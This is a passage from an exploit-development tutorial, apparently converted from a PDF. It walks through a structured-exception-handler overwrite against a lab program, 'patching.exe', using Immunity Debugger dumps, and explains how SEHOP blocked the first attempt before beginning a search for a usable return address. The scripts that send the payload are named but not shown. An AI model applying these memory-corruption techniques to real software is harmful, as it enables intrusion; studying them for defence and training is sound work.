
The application will continue to run:



now the application is running. Finally send to it the data by running the a2.pl




The application stops because of the division by 0 error



scroll the stack window to the end of the "\xCC"



As we can see the address of the exception handler is modified to the value we wanted (0x0012E940). To see if our code runs press shift + F9. Because it contains int 3 if starts to run the debugger will immediately stops.



Ok, as we can see the application is immediately stopped, but in the debugger window there are no instructions, and even worse, at the bottom the debugger says the "Debugged program was unable to process exception".

What happened?

What happened that is called Structured Exception Handler Overwrite Protection (SEHOP). It is turned on by default on windows 2008 machines, and it can not be turned off. What it does that was described in detailed by www.exploit-db.com/download_pdf/15379/

- The SEH chain must be never corrupted it is checked by walking through it, and the final one MUST point to ntdll!FinalExceptionHandler, and the next exception handler pointer MUST be 0xFFFFFFFF.
- The exception handlers MUST point to a 4 byte aligned address.
- The exception handlers MUST NOT point to the stack.
- The address it points to must be marked as executable even if DEP is turned off
- All next exception handler pointers must point to stack locations.
- If the destination address is within a SAFESSEH enabled module then the destination address MUST be in the valid Exception handler list of the module

On windows server 2008, and windows server 2008 R2 enabled by default


On windows vista sp1 also supported but disabled by default.

So there were at least three causes it was not running:


- the pointer we used 0x0012E940 is on the stack.
- The stack is not marked as executable
- The next exception handler points to 0xCCCCCCCC so the chain is broken.

Let us try to solve this problem. Because we are not able to jump directly to the stack, but our code is there we should figure out what code segment can bring us back to the stack if we are on the exception handler branch.


start the old version of the patching.exe, when the program starts type 0 as number, to trigger the exception.



Then start the immunity debugger, and select file / attach to attach the running application



in the appearing window select patching, then click on the attach button:



After the attach the application will be in paused state so start it by clicking to the play button



Immunity Debugger - patching.exe - [CPU - thread 00000D34, module ntdll]

File View Debug Plugins Immlib Options Window Help Jobs

l e m t w h c P k b z r ... s ?

772B8B2F C3 RETN
 772B8B30 57 PUSH EDI
 772B8B31 8B7C24 0C MOV EDI,DWORD PTR SS:[ESP+C]
 772B8B35 8B5424 08 MOV EDX,DWORD PTR SS:[ESP+8]
 772B8B39 C702 00000000 MOV DWORD PTR DS:[EDX],0
 772B8B3F 897A 04 MOV DWORD PTR DS:[EDX+4],EDI
 772B8B42 0BFF OR EDI,EDI
 772B8B44 74 1E JE SHORT ntdll.772B8B64
 772B8B46 83C9 FF OR ECX,FFFFFFFF
 772B8B49 33C0 XOR EAX,EAX
 772B8B4B F2:AE REPNE SCAS BYTE PTR ES:[EDI]
 772B8B4D F7D1 NOT ECX
 772B8B4F 81F9 FFFF0000 CMP ECX,0FFFF
 772B8B55 76 05 JBE SHORT ntdll.772B8B5C
 772B8B57 B9 FFFF0000 MOV ECX,0FFFF
 772B8B5C 66:894A 02 MOV WORD PTR DS:[EDX+2],CX
 772B8B60 49 DEC ECX
 772B8B61 66:890A MOV WORD PTR DS:[EDX],CX
 772B8B64 5F POP EDI
 772B8B65 C2 0800 RETN 8
 772B8B68 57 PUSH EDI

Registers (FPU)
 EAX 7FFDE000
 ECX 00000000
 EDX 772FC964 ntdll.DbgUiRemoteBreak in
 EBX 00000000
 ESP 003DFF5C
 EBP 003DFF88
 ESI 00000000
 EDI 00000000
 EIP 772B8B2F ntdll.772B8B2F
 C 0 ES 0023 32bit 0(FFFFFFFF)
 P 1 CS 001B 32bit 0(FFFFFFFF)
 A 0 SS 0023 32bit 0(FFFFFFFF)
 Z 1 DS 0023 32bit 0(FFFFFFFF)
 S 0 FS 003B 32bit 7FFDE000(FFF)
 T 0 GS 0000 NULL
 D 0
 O 0 LastErr ERROR_SUCCESS (00000000)
 EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
 ST0 empty 0.00000000000000000000
 ST1 empty 0.00000000000000000000
 ST2 empty 0.00000000000000000000
 ST3 empty 0.00000000000000000000

Return to 772FC9A0 (ntdll.772FC9A0)

Address	Hex dump	ASC	003DFF5C	772FC9A0	âF/w
00403000	F7 63 41 03 08 9C BE FC	%cA	003DFF60	714D0297	u0Mq
00403008	FF FF FF FF FF FF FF		003DFF64	00000000
00403010	FE FF FF FF 01 00 00 00		003DFF68	00000000
00403018	34 21 40 00 00 00 00 00	4t0	003DFF6C	00000000
00403020	01 00 00 00 C0 19 CF 00	0..	003DFF70	003DFF60	..=.
00403028	00 13 CF 00 00 00 00 00	..!=	003DFF74	00000000
00403030	00 00 00 00 00 00 00 00	...	003DFF78	003DFFC4	..=.
00403038	00 00 00 00 00 00 00 00	...	003DFF7C	772799FA	..0'w
00403040	00 00 00 00 00 00 00 00	...	003DFF80	065CC2C7	..t\
00403048	00 00 00 00 00 00 00 00	...	003DFF84	00000000
00403050	00 00 00 00 00 00 00 00	...	003DFF88	003DFF94	..=.
00403058	00 00 00 00 00 00 00 00	...	003DFF8C	770AD0E9	..0'w
00403060	00 00 00 00 00 00 00 00	...	003DFF90	00000000
00403068	00 00 00 00 00 00 00 00	...	003DFF94	003DFFD4	..=.

RETURN to ntdll.772FC9A0 from ntdll.Dt

Pointer to next SEH record
 SE handler

RETURN to kernel32.770AD0E9

[10:38:55] Thread 00000D34 terminated, exit code 0

Running


now the application is running. Finally send to it the data by the a1.pl

```

Administrator: Command Prompt
C:\01d>a1.pl
C:\01d>


```

The application pause because of the division by zero.




The question is what to set as new Exception Handler. To do it add a break point to the actual


exception handler (0x700D1A80). To do it right click to the disassembler window, and from the popup window select go to / expression:




in the appearing new window type the address of the exception handler now 0x700D1A80, then click to the ok button




then right click to the line 0x700D1A80, and from the popup menu select breakpoint / toggle (or press the F2 button)



The line is marked to show the breakpoint, then press Shift + F9 as written at the bottom of the window, to pass the exception to the application, and let it process the exception.



The content of the stack and the registers will be the same when our code is called. We just have to find some address capable to jump to the code controlled by us.



We can see that only ESP and EBP points to the stack, but it is quite far from the values where our data is loaded (0x0012E940..0x0012ED3C)

0012E928	00000000		0012ED2C	41414141	AAAA	
0012E92C	148946BF	7F67		0012ED30	41414141	AAAA	
0012E930	00000050	P...		0012ED34	41414141	AAAA	
0012E934	76F9330C	.3.v	WS2_32.closesocket	0012ED38	41414141	AAAA	
0012E938	6B811DCC	lf#uk	MSVC90.printf	0012ED3C	41414141	AAAA	
0012E93C	00000011	4...		0012ED40	148946BF	7F67	
0012E940	41414141	AAAA		0012ED44	00000400	0...	
0012E944	41414141	AAAA		0012ED48	0012E92C	0...	
0012E948	41414141	AAAA		0012ED4C	0012FF78	x \$.	Pointer to next SEH record
0012E94C	41414141	AAAA		0012ED50	70001A80	C+p	SE handler
0012E950	41414141	AAAA		0012ED54	00000000	
0012E954	41414141	AAAA		0012ED58	0012FF44	D \$.	
0012E958	41414141	AAAA		0012ED5C	00401268	h \$.	RETURN to patching.00401268
0012E95C	41414141	AAAA		0012ED60	0012EF38	8n \$.	
0012E960	41414141	AAAA		0012ED64	00000000	


So the registers are not good for us. Then take a look at the actual stack:

0012E55C	0681C2FE	■Tü		0012E4C4	00000001	0...	
0012E560	FFFFFFFE	■		0012E4C8	0012E750	Pq.	
0012E564	772D5F79	y-w	RETURN to ntdll.772D5F79	0012E4CC	00000011	4...	
0012E568	0012E64C	Lp.		0012E4D0	00000000	...	
0012E56C	0012ED4C	Lp.		0012E4D4	0012E64C	Lp.	
0012E570	0012E660	~		0012E4D8	71BF7176	vq q	
0012E574	0012E620	p.		0012E4DC	00000000	...	
0012E578	0012ED4C	Lp.	Pointer to next SEH record	0012E4E0	00000001	0...	
0012E57C	772D5F8D	i-w	SE handler	0012E4E4	00000000	...	
0012E580	0012ED4C	Lp.		0012E4E8	0012E648	Hp.	
0012E584	0012E634	4p.		0012E4EC	00252250	P"	
0012E588	772D5F4B	K-w	RETURN to ntdll.772D5F4B fx	0012E4F0	00000018	↑...	
0012E58C	0012E64C	Lp.		0012E4F4	02160040	0...	
0012E590	0012ED4C	Lp.		0012E4F8	0012E51C	Lp.	
0012E594	0012E660	~		0012E4FC	00000000	...	
0012E598	0012E620	p.		0012E500	00000000	...	
0012E59C	700D1A80	C+p	mydll.700D1A80	0012E504	0012EA18	↑...	ASCII "AAAAAAAAAAAAAAAAAAAA"
0012E5A0	00000000	C...		0012E508	00000000	...	
